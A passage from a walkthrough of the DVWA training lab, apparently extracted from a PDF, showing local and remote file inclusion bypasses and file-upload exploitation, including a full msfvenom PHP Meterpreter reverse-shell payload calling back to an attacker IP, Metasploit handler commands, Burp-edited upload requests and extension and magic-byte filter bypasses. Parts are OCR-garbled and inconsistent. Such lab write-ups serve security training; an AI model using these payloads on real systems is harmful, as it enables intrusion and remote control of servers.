
// Input validation
if( !fnmatch( "file*", $file ) && $file != "include.php" ) {
    // This isn't the page we want!
    echo "ERROR: File not found!";
    exit;
}
```

In this level of security, we can still gather sensitive info using the "File" URI scheme.

(Because it starts with the word "file")

In this level of security, it's hard to gain reverse shell, but we can still gather sensitive info using the "File" URI scheme. (Because it starts with the word "file")

Change the URL from **include.php** to **?page=file:///etc/passwd**



As you see we find etc/passwd data.


Remote File Inclusion: Before we start, if you are seeing an error in file inclusion tab about allow_url_inclusion or allow_url_fopen is not enabled, then follow the below steps to solve it, if you are not seeing such an error then you can skip these steps and jump straight to exploiting LOW difficulty. However, to secure against RFI, you may have to visit these steps if you don't know how to edit php.ini file and turn these functions Off.

Allow_url_include function allows us to include files from any server to the target web-server, we need this option to be enabled if we want to exploit the RFI vulnerability.

Low Level:


We can add any URL in low level security websites.

?page=http://google.com




Medium Level:

As we see, some patterns are replaced with empty string. [http:// & https://]



Now we use HTTP for exploit web-server. http://google.com -> HTTP://google.com




Vulnerability: File Upload

File upload vulnerability is one of the most dangerous ones. The reason for this is that uploaded files might be exploited in many ways: by making the server run a malicious script, or executing the script in the user's browser.

Low Level:

We create payload using MSF venom. MSF venom is just one part of Metasploit Framework.


```
msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.99.4 lport=4445 -f raw
```




```
root@kali: /home/kali
File Actions Edit View Help
root@kali: /home/kali x root@kali: /home/kali x root@kali: /home/kali x

[...]
# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.99.4 lport=4445 -f raw
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1113 bytes
/ <?php /* error_reporting(0); $ip = '192.168.99.4'; $port = 4445; if (($f = 'stream_socket_client') &&
is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') &
is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') &&
is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res)
{ die(); } $s_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); }
switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4);
break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a[1]; $b = ''; while (strlen($b) <
$len) { switch ($s_type) { case 'stream': $b .= fread($s, $len); $len -= strlen($b); break; case 'socket': $b .=
socket_read($s, $len-strlen($b)); $len -= strlen($b); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type;
if (extension_loaded('suhosin')) && ini_get('suhosin.executor.disable_eval')) { $suhosin_bypass=create_f
unction('', $b); $suhosin_bypass(); } else { eval($b); } die();
SQL Injection
[...]
#
```

Copy Raw code and create new file [hackkk.php] with root permission.



Now, upload our payload on web-server. After upload file we can see path of file.



Before we open our payload, we start listen port using Metasploit Framework

```
use multi/handler
set payload/meterpreter/reverse_tcp
set LHOST 192.168.99.4          [Attacker machine IP address]
set LPORT 4445                  [Attacker machine Port Number]
exploit
```


```
(root㉿kali)-[~/home/kali]
# msfconsole -q
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.99.4
LHOST => 192.168.99.4
msf6 exploit(multi/handler) > set LPORT 4445
LPORT => 4445
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.99.4:4445
```

Now Visit payload path: `192.168.99.4/hackable/uploads/hackkk.php`

Because we see past time file upload path is `.../..../hackable/uploads/hackkk.php` so there are two type back directory '`..../..`' that's why we use `192.168.99.4/hackable/uploads/hackkk.php`

After open our payload file, it's run background and connect to attacker machine easily using reverse TCP connection. Meterpreter session is start for using after exploit machine.

Sysinfo command use for find information about Victim[web-server]
Ls Command use for print all file name in current directory.



```
meterpreter > sysinfo (Blind)
Computer : ef9d33054661
OS : Linux ef9d33054661 6.0.0-kali5-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.0.10-2kali1 (2022-12-0
6) x86_64
Meterpreter : php/linux
meterpreter > lsSS (Reflected)
Listing: /var/www/html/hackable/uploads
=====
Mode          CSP Bypass   Size    Type    Last modified           Name
---          Java         667     fil     2018-10-12 13:44:28 -0400  dwva_email.png
100644/rw-r--r--  667   fil   2018-10-12 13:44:28 -0400  dwva_email.png
100644/rw-r--r--  1113  fil   2023-01-29 11:38:09 -0500  hackkk.php
DWVA       About
```

IT's BINGO, Great we successfully exploit Low level. Now move to medium level.

Medium Level:

In this level we can only image file upload, like jpeg/png/etc.
Another type of file extensions can't be upload. If we upload hackkk.php file, so it's show error massage like "Your image was not uploaded, we can only accept JPEG or PNG images."

Developer can't set proper validation on file upload. It's just check file name with last extension not proper file type check, that's why we exploit this level vulnerability.

Vulnerability: File Upload

Choose an image to upload:

No file selected.

Your image was not uploaded. We can only accept JPEG or PNG images.

More Information

Damn Vulnerable Web Application (DVWA) v1.10 *Development*Source :: Damn Vulnerable Web Application (DVWA) v1.10 *D

```
// File information
$uploaded_name = $_FILES[ 'uploaded' ][ 'name' ];
$uploaded_type = $_FILES[ 'uploaded' ][ 'type' ];
$uploaded_size = $_FILES[ 'uploaded' ][ 'size' ];

// Is it an image?
if( ( $uploaded_type == "image/jpeg" || $uploaded_type == "image/png" ) &&
( $uploaded_size < 100000 ) ) {

    // Can we move the file to the upload folder?
    if( !move_uploaded_file( $_FILES[ 'uploaded' ][ 'tmp_name' ], $target_path ) ) {
        // No
        echo '<pre>Your image was not uploaded.</pre>';
    }
    else {
        // Yes!
        echo "<pre>{$target_path} successfully uploaded!</pre>";
    }
}
```

Username: admin
Security Level: medium
PHPIDS: disabled

[View Source](#) [View Help](#)

Intercept on before upload file. As we see our file name is hackkk.php.jpeg

Burp Suite Community Edition v2022.11.4 - Temporary Project

Request to http://192.168.99.4:80

Forward Drop Intercept on Action Open Browser

Pretty Raw Hex

```
1 POST /vulnerabilities/upload/ HTTP/1.1
2 Host: 192.168.99.4
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data; boundary=-----69093781520021646014063912232
8 Content-Length: 1583
9 Origin: http://192.168.99.4
10 Connection: close
11 Referer: http://192.168.99.4/vulnerabilities/upload/
12 Cookie: PHPSESSID=up2j90dpf1gj80mcqmma01; security=medium
13 Upgrade-Insecure-Requests: 1
14
15 -----69093781520021646014063912232
16 Content-Disposition: form-data; name="MAX_FILE_SIZE"
17
18 100000
19 -----69093781520021646014063912232
20 Content-Disposition: form-data; name="uploaded"; filename="hackkk.php.jpeg"
21 Content-Type: image/jpeg
22
23 <php /* error_reporting(0); $ip = '192.168.99.4'; $port = 4445; if( ($f = 'stream_socket_client') && is_callable($f)) { $s =
$f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if( ($s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip,$port); $s_type = 'stream';
} if( ($s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port);
if( ($res) { die(); } $s_type = 'socket'; } if( (!$_type) { die('no socket funcs'); } if( (!$_) { die('no socket'); } switch ($s_type) { case
'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if( (!$_len) { die(); } $a = unpack("Nlen", $len);
$_len = $a['len']; $b = ''; while( strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break; case
'socket': $b .= socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if
(extension_loaded('suhosin')) && ini_get('suhosin.executor.disable_eval')) { $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die();
}
24
25 -----
26 -----69093781520021646014063912232
27 Content-Disposition: form-data; name="Upload"
28
29 Upload
30 -----69093781520021646014063912232-
31
```

Now we change name of file: hackkk.php.jpeg to hackkk.php. After changing a name forward the request

```

12 Cookie: PHPSESSID=mupg2j90dppflgjg8nmcqmma01; security=medium
13 Upgrade-Insecure-Requests: 1
14
15 -----69093781520021646014063912232
16 Content-Disposition: form-data; name="MAX_FILE_SIZE"
17
18 100000
19 -----69093781520021646014063912232
20 Content-Disposition: form-data; name="uploaded"; filename="hackkk.php"
21 Content-Type: image/jpeg
22
23 <?php /* error_reporting(0); $ip = '192.168.99.4'; $port = 4445; if (($f = 'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len - strlen($b)); break; case 'socket': $b .= socket_read($s, $len - strlen($b)); break; } }
$GLOBAL['msgsock'] = $s; $GLOBAL['msgsock_type'] = $s_type; if (extension_loaded('suhosin')) &&
ini_get('suhosin.executor.disable_eval')) { $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die();
24
25
26 -----69093781520021646014063912232

```

File successful uploaded & note down File uploaded path

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The main title is "Vulnerability: File Upload". On the left, there's a sidebar menu with various exploit categories: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, **File Upload** (which is highlighted in green), Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), and XSS (Stored). The main content area has a form titled "Choose an image to upload:" with a "Browse..." button and a message "No file selected.". Below the form is a "Upload" button. A red success message at the bottom of the form says ".../.../hackable/uploads/hackkk.php successfully uploaded!".

Next step same as Low level

First Set Multi handler with payload and wait for meterpreter connection


Second Visit our uploaded payload path and open/run our payload

At last after run successfully using meterpreter shell we can perform multiple tasks.

High Level:

The command will change **php** extension to **jpeg**. Additionally, it will change the name. As the **legitfile.php** filename was already used for the medium security level, this will help to distinguish what file we are working with. Another step we should make is changing the file type. This can be done by opening our file (just a few moments ago renamed to **filelegit.jpeg**) and adding a leading line with **GIF89a;**. And now, our PHP code officially becomes GIF.

Now Save the selected code as hShell.jpeg on desktop. Since this file will get upload in high security which is little different from low and medium security as this will apparently check the extension of file as well as piece of code also therefore type **GIF98** before PHP code and save as hShell.jpeg



Upload successfully payload and note down file upload path.

Vulnerability: File Upload

Choose an image to upload:

Browse... No file selected.

Upload

.../.../hackable/uploads/hShell.jpeg successfully uploaded!

